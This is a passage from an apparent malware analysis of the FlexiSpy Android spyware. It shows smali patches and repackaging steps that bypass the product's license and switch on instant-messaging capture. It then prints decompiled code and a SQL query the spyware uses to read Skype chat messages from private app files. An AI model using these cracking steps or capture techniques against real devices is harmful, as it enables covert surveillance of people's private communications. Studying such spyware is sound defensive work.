        if(v3 == null || v3.trim().length() <= 0) {
            this.mActivationManager.activate(v0, v1);
        }
        else {
            this.mActivationManager.activate(v3, v0, v1);
        }
```

Patch it to make 'if' statement condition is false.

Figure 22. The function activate in the class ExecActivate to be patched




```

    iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;

    .line 40
    invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z

    move-result v4

    if-nez v4, :cond_1

    .line 41
```

Patch it.

```

    iput-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;

    .line 40
    invoke-direct {p0, p2}, Lcom/vvt/appengine/exec/ExecActivate;->isProductAlreadyActivated(Lcom/vvt/license/LicenseManager;)Z

    move-result v4

    if-eqz v4, :cond_1

    .line 41
    iget-object v4, p0, Lcom/vvt/appengine/exec/ExecActivate;->mOutput:Lcom/vvt/remotecontrol/output/RmtCtrlActivateOutputStatusMessage;
```

Figure 23. The patched smali code of the function activate

5. Patch smali code in PrefIMCaptureSettings.smali for the class com.vvt.preference.PrefIMCaptureSettings. We patch the functions isXXXXXEnable() to have their return value be true.




ExecActivate.smali — 5002_-2.25.1_c
ActivationActivity.smali ×
Find Results ×
ExecActivate.smali — maind.zip.out\...\exec ×
PrefIMCaptureSettings.smali ×
App

```
    return v0
.end method

.method public isQQCaptureEnabled()Z
    .locals 1

    .prologue
    .line 142
    iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;->isQQCaptureEnabled:Z
    const/4 v0, 0x1

    return v0
.end method

.method public isSkypeCaptureEnabled()Z
    .locals 1

    .prologue
    .line 74
    iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;->isSkypeCaptureEnabled:Z
    const/4 v0, 0x1

    return v0
.end method

.method public isSnapchatCaptureEnabled()Z
    .locals 1

    .prologue
    .line 138
    iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;->isSnapchatCaptureEnabled:Z
    const/4 v0, 0x1

    return v0
.end method

.method public isTelegramCaptureEnabled()Z
    .locals 1

    .prologue
    .line 110
    iget-boolean v0, p0, Lcom/vvt/preference/PrefIMCaptureSettings;->isTelegramCaptureEnabled:Z
    const/4 v0, 0x1

    return v0
.end method
```

Patch the functions isXXXXEnable() to make their return value is true.

Figure 24. The patched PrefIMCaptureSettings.smali

6. Patch the function manageImCapture in the class com.vvt.appengine. AppEngineHelper. We only patch this function to enable IM capture, if you want to enable other spy functionality, you can find the related function in class AppEngineHelper and patch it. This function is used to manage IM capture, here we patch its local variables like isXXXEnabled and isXXXSupported as follows.



```
    .line 1375
    .restart local v36    # "isWhatsAppCaptureSupported":Z
    :cond_19
    const/16 v35, 0x1

    goto/16 :goto_3

    .line 1379
    .restart local v35    # "isWhatsAppCaptureEnabled":Z
    :cond_1a
    const/4 v8, 0x1

    goto/16 :goto_4

    .line 1380
    .restart local v8    # "isFacebookCaptureSupported":Z
    :cond_1b
    const/4 v7, 0x1
```

.....

```
    .restart local v19    # "isQQCaptureSupported":Z
    :cond_33
    const/16 v20, 0x1

    goto/16 :goto_1d

    .line 1445
    .restart local v20    # "isQQMessengerCaptureEnabled":Z
    :cond_34
    const/4 v11, 0x1

    goto/16 :goto_1e

    .line 1446
    .restart local v11    # "isHikeCaptureSupported":Z
    :cond_35
    const/4 v12, 0x1
```

Patch it.

```
    .line 1375
    .restart local v37    # "isWhatsAppCaptureSupported":Z
    :cond_19
    const/16 v36, 0x0

    goto/16 :goto_3

    .line 1379
    .restart local v36    # "isWhatsAppCaptureEnabled":Z
    :cond_1a
    const/4 v9, 0x0

    goto/16 :goto_4

    .line 1380
    .restart local v9    # "isFacebookCaptureSupported":Z
    :cond_1b
    const/4 v8, 0x0
```

......

```
    .restart local v20    # "isQQCaptureSupported":Z
    :cond_33
    const/16 v21, 0x0

    goto/16 :goto_1d

    .line 1445
    .restart local v21    # "isQQMessengerCaptureEnabled":Z
    :cond_34
    const/4 v12, 0x0

    goto/16 :goto_1e

    .line 1446
    .restart local v12    # "isHikeCaptureSupported":Z
    :cond_35
    const/4 v13, 0x0
```

Figure 25. The patched smali code of the function manageImCapture

when you patch the six parts of smali code, one thing to note is that only the 3rd patch is located in client (classes.dex in 5002_-2.25.1_green.APK), other five patches are located in code in server(/data/misc/adn/maind.zip). The following is the steps of repackaging app.

a. Patch the 3rd smali code in classes.dex in APK file 5002_-2.25.1_green.APK, repackage the APK with apktool, then sign and reinstall it.
b. Patch the other five smali codes in classes.dex in jar file maind.zip, compress it and push it into the folder /data/misc/adn/maind.zip on the device.
c. Reboot the device.

After patching the six parts of smali codes, we can bypass the license. For now, the patched spy app has an ability of spying IM. In next part, we will give two IM spy cases of FlexiSpy for android, they are Skype and WeChat.


Part 4: Two Spy cases on Skype and WeChat

In Part 3, we analyzed the workflow of product activation and bypassed the license. In this part, we will analyze two IM spy cases of FlexiSpy for android. Let's look into how FlexiSpy spies Skype and WeChat.

Spy on Skype for android

This section I will give an analysis of spying Skype. FlexiSpy uses FileObserver to monitor database file and shared preferences file in private folder in Skype. Generally, in IM software on mobile device the chat messages are stored as database file.

The following is the code snippet of monitoring database file /data/data/com.skype.raider/files/kevinlu0306/main.db and shared preferences file.




```
SkypeObserverCenter.lastOwnerId = v1;
SkypeObserverCenter.this.mFxFileObserverWorker = new FxFileObserverWorker(SkypeObserverCenter.this, v0);
SkypeObserverCenter.this.mFxFileObserverWorker.startWatching();
```

```
  this.mSharedPrefObserverWorker = new FxSharePrefObserverWorker(this, v0);
  this.mSharedPrefObserverWorker.startWatching();
```

Figure 1. The code snippet ofr monitoring database and prefrencens file

Once a change is detected on the monitored file, it could do some things on monitored file. The database file main.db is not decrypted, so it's easier to spy Skype. It can get the chat messages through only executing some SQL sentences.

The following is the key code snippet of getting chat messages from database.




```
public static ArrayList captureNewEvents(long arg14, String arg16, long arg17, ImParameters arg19, boolean arg20, String arg21) {
    boolean v1_1;
    StringBuilder v3;
    String v2;
    String v6;
    ArrayList v13 = new ArrayList();
    SQLiteDatabase v0 = null;
    SQLiteDatabase v8 = null;
    SQLiteDatabase v10 = null;
    try {
        v6 = SkypeCapturingHelper.getCurrentOwner();
        if(v6 != null) {
            v0 = SkypeDatabaseHelper.getReadableDatabase("main.db", v6);
            if(v0 != null) {
                v8 = SkypeDatabaseHelper.getReadableImageCacheDatabase("cache_db.db", v6);
                v10 = SkypeDatabaseHelper.getReadableMojiCacheDatabase(v6, "cache_db.db");
                if(SkypeCapturingHelper.LOGV) {
                    v2 = "SkypeCapturingHelper";
                    v3 = new StringBuilder().append("captureNewEvents # isMojiCacheDatabase null?: ");
                    if(v10 == null) {
                        v1_1 = true;
                    }
                    else {
                        goto label_40;
                    }

                    goto label_23;
                }

                goto label_26;
            }
        }

        goto label_33;
    }
    catch(Throwable v1) {
        goto label_55;
    }
    catch(Exception v12) {
        goto label_43;
    }

label_40:
    v1_1 = false;
    try {
    label_23:
        FxLog.v(v2, v3.append(v1_1).toString());
    label_26:
        v13 = SkypeCapturingHelper.captureNewEvents(v0, arg14, arg16, arg17, v6, arg19, v8, arg20, v10, arg21);
    }
    catch(Throwable v1) {
```

Get skype account name, here it's kevinlu0306.

Get database main.db

Figure 2. The key code snippet of getting chat messages from database

The function SkypeCaptureHelper.getCurrentOwner() is used to get skype account name.




```
public static String getCurrentOwner() {
    String v0;
    Class v2 = SkypeCapturingHelper.class;
    __monitor_enter(v2);
    try {
        v0 = SkypeCapturingHelper.getCurrentOwner(SkypeUtils.DEFAULT_SHARED_PREFS_PATH);
        if(FxStringUtils.isEmptyOrNull(v0)) {
            v0 = SkypeCapturingHelper.getCurrentOwner(SkypeUtils.SAMSUNG_SHARED_PREFS_PATH);
        }
    }
    catch(Throwable v1) {
        __monitor_exit(v2);
        throw v1;
    }

    __monitor_exit(v2);
    return v0;
}

public static String getCurrentOwner(String arg2) {
    String v1_1;
    Class v0 = SkypeCapturingHelper.class;
    __monitor_enter(v0);
    try {
        v1_1 = SkypeUtils.getCurrentOwner(arg2);
    }
    catch(Throwable v1) {
        __monitor_exit(v0);
        throw v1;
    }

    __monitor_exit(v0);
    return v1_1;
}
```

/data/data/com.skype.raider/files/shared.xml

/dbdata/files/com.skype.raider/files/shared.xml

Figure 3. The function getCurrentOwner() of SkypeCaptureHelper




```
public static String getCurrentOwner(String arg10) {
    Class v5 = SkypeUtils.class;
    __monitor_enter(v5);
    String v3 = null;
    try {
        DocumentBuilderFactory v0 = DocumentBuilderFactory.newInstance();
        File v1 = new File(arg10);
        if(v1.exists()) {
            int v2;
            for(v2 = 0; v2 < 10; ++v2) {
                if(SkypeUtils.LOGV) {
                    FxLog.v("SkypeUtils", "getCurrentOwner # retry round: %d", new Object[]{Integer.valueOf(v2)});
                }

                v3 = SkypeUtils.readOwnerData(v0, v1);
                if(v3 != null) {
                    break;
                }

                SystemClock.sleep(1000);
            }
        }
    }
    catch(Throwable v4) {
        __monitor_exit(v5);
        throw v4;
    }

    __monitor_exit(v5);
    return v3;
}
```

Get the account name of Skype from shared.xml


Figure 4. The function getCurrentOwner of SkypeUtils

The following is the content of shared.xml. It stores the account name inside Account tag.



```
root@hammerhead:/data/data/com.skype.raider/files # cat shared.xml
<?xml version="1.0"?>
<config version="1.0" serial="65" timestamp="1494979491.34">
  <Lib>
    <Account>
      <Default>kevinlu0306</Default>
    </Account>
    <Auth>
      <CacheAccesstokens>0</CacheAccesstokens>
    </Auth>
    <BCM>
```

Figure 5. The shared.xml of Skype app



```
public static ArrayList captureNewEvents(SQLiteDatabase arg15, long arg16, String arg18, long arg19, String arg21, ImParameters arg22, SQLiteDatabase arg23, boolean arg24, SQLiteDatabase arg25, String arg2
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # ENTER... refId: " + arg16);
    }

    ArrayList v13 = new ArrayList();
    Cursor v3 = null;
    try {
        String v12 = SkypeCapturingHelper.getQueryStatement();
        if(SkypeCapturingHelper.LOGV) {
            FxLog.v("SkypeCapturingHelper", "captureNewEvents # query: " + v12);
        }

        v3 = arg15.rawQuery(v12, new String[]{arg16 + "", arg19 + ""});
        if(v3 != null) {
            v13 = SkypeCapturingHelper.keepConversation(arg15, v3, arg18, arg21, arg22, arg23, arg24, arg25, arg26);
        }
        else if(SkypeCapturingHelper.LOGD) {
            FxLog.d("SkypeCapturingHelper", "captureNewEvents # cursor is null");
        }
    }
    catch(Throwable v2) {
    label_79:
        if(v3 != null) {
            v3.close();
        }

        throw v2;
    }
    catch(Exception v11) {
        try {
            if(SkypeCapturingHelper.LOGE) {
                FxLog.e("SkypeCapturingHelper", "captureNewEvents err ", ((Throwable)v11));
            }
        }
        catch(Throwable v2) {
            goto label_79;
        }

        if(v3 == null) {
            goto label_58;
        }

        goto label_57;
    }

    if(v3 != null) {
    label_57:
        v3.close();
    }

label_58:
    if(SkypeCapturingHelper.LOGV) {
        FxLog.v("SkypeCapturingHelper", "captureNewEvents # EXIT...");
    }

    return v13;
}
```

captureNewEvents # ENTER... refId: 1592

query: SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml, m.timestamp, author, from_dispname, participant_count, participants, displayname FROM Messages m LEFT JOIN Conversations conv ON m.convo_id = conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id = c.conv_dbid WHERE m.id > ? AND m.id <= ? AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255))ORDER BY m.id DESC

1592 1651


Figure 6. The function CaptureNewEvents

In this line, v3 = arg15.rawQuery(v12, new String[]{arg16 + "", arg19 + ""});

This code is used to execute SQL select sentence. This SQL select query is shown below.

SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml, m.timestamp, author, from_dispname, participant_count, participants, displayname FROM Messages m LEFT JOIN Conversations conv ON m.convo_id = conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id = c.conv_dbid WHERE m.id > 1592 AND m.id <= 1651 AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255))ORDER BY m.id DESC

We copy the database file main.db in folder /data/data/com.skype.raider/files/kevinlu0306/ to local disk and open it using SQLite Expert Personal 4.2 tool below. When we execute the above SQL query, the result of query is the record that includes a tested chat message sent by me. The record includes chat message content, timestamp, chat message type, message sender, message participants, etc. In this test case, the chat message sent is “Test hahahha”.



Kevin Lu
Test hahahha
Tue

[redacted] Tue


[redacted] Mon

[redacted] Mon

[redacted] 5/12

[redacted] 11

Figure 7. The test message of Skype app




```
SELECT DISTINCT m.id, convo_id, chatmsg_status, chatmsg_type, m.type, body_xml, m.timestamp, author, from_dispname, participant_count, participants, displayname FROM
 Messages m LEFT JOIN Conversations conv ON m.convo_id = conv.id LEFT JOIN (SELECT * FROM Chats GROUP BY (conv_dbid)) as c ON m.convo_id = c.conv_dbid WHERE m.id > ? AND m
.id <= ? AND (m.type IN (61, 63, 68, 70, 201, 202, 253, 254, 255))ORDER BY m.id DESC
```

id	convo_id	chatmsg_status	chatmsg_type	type	body_xml	timestamp	author	from_dispname	participant_count	participants	displayname
(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)	(empty)
1615	750	1	3	61	Test hahahha	1494978622	kevinlu0306	Kevin Lu	2	[redacted] kevinlu0306	Kevin Lu

Figure 8. The result of executing SQL query to get the chat message


The table Messages stores the information related to chat messages.



rowid	id	is_permanent	convo_id	chatname	author	from_dispname	author_was_live	guid	dialog_partner	timestamp	type	sending_status
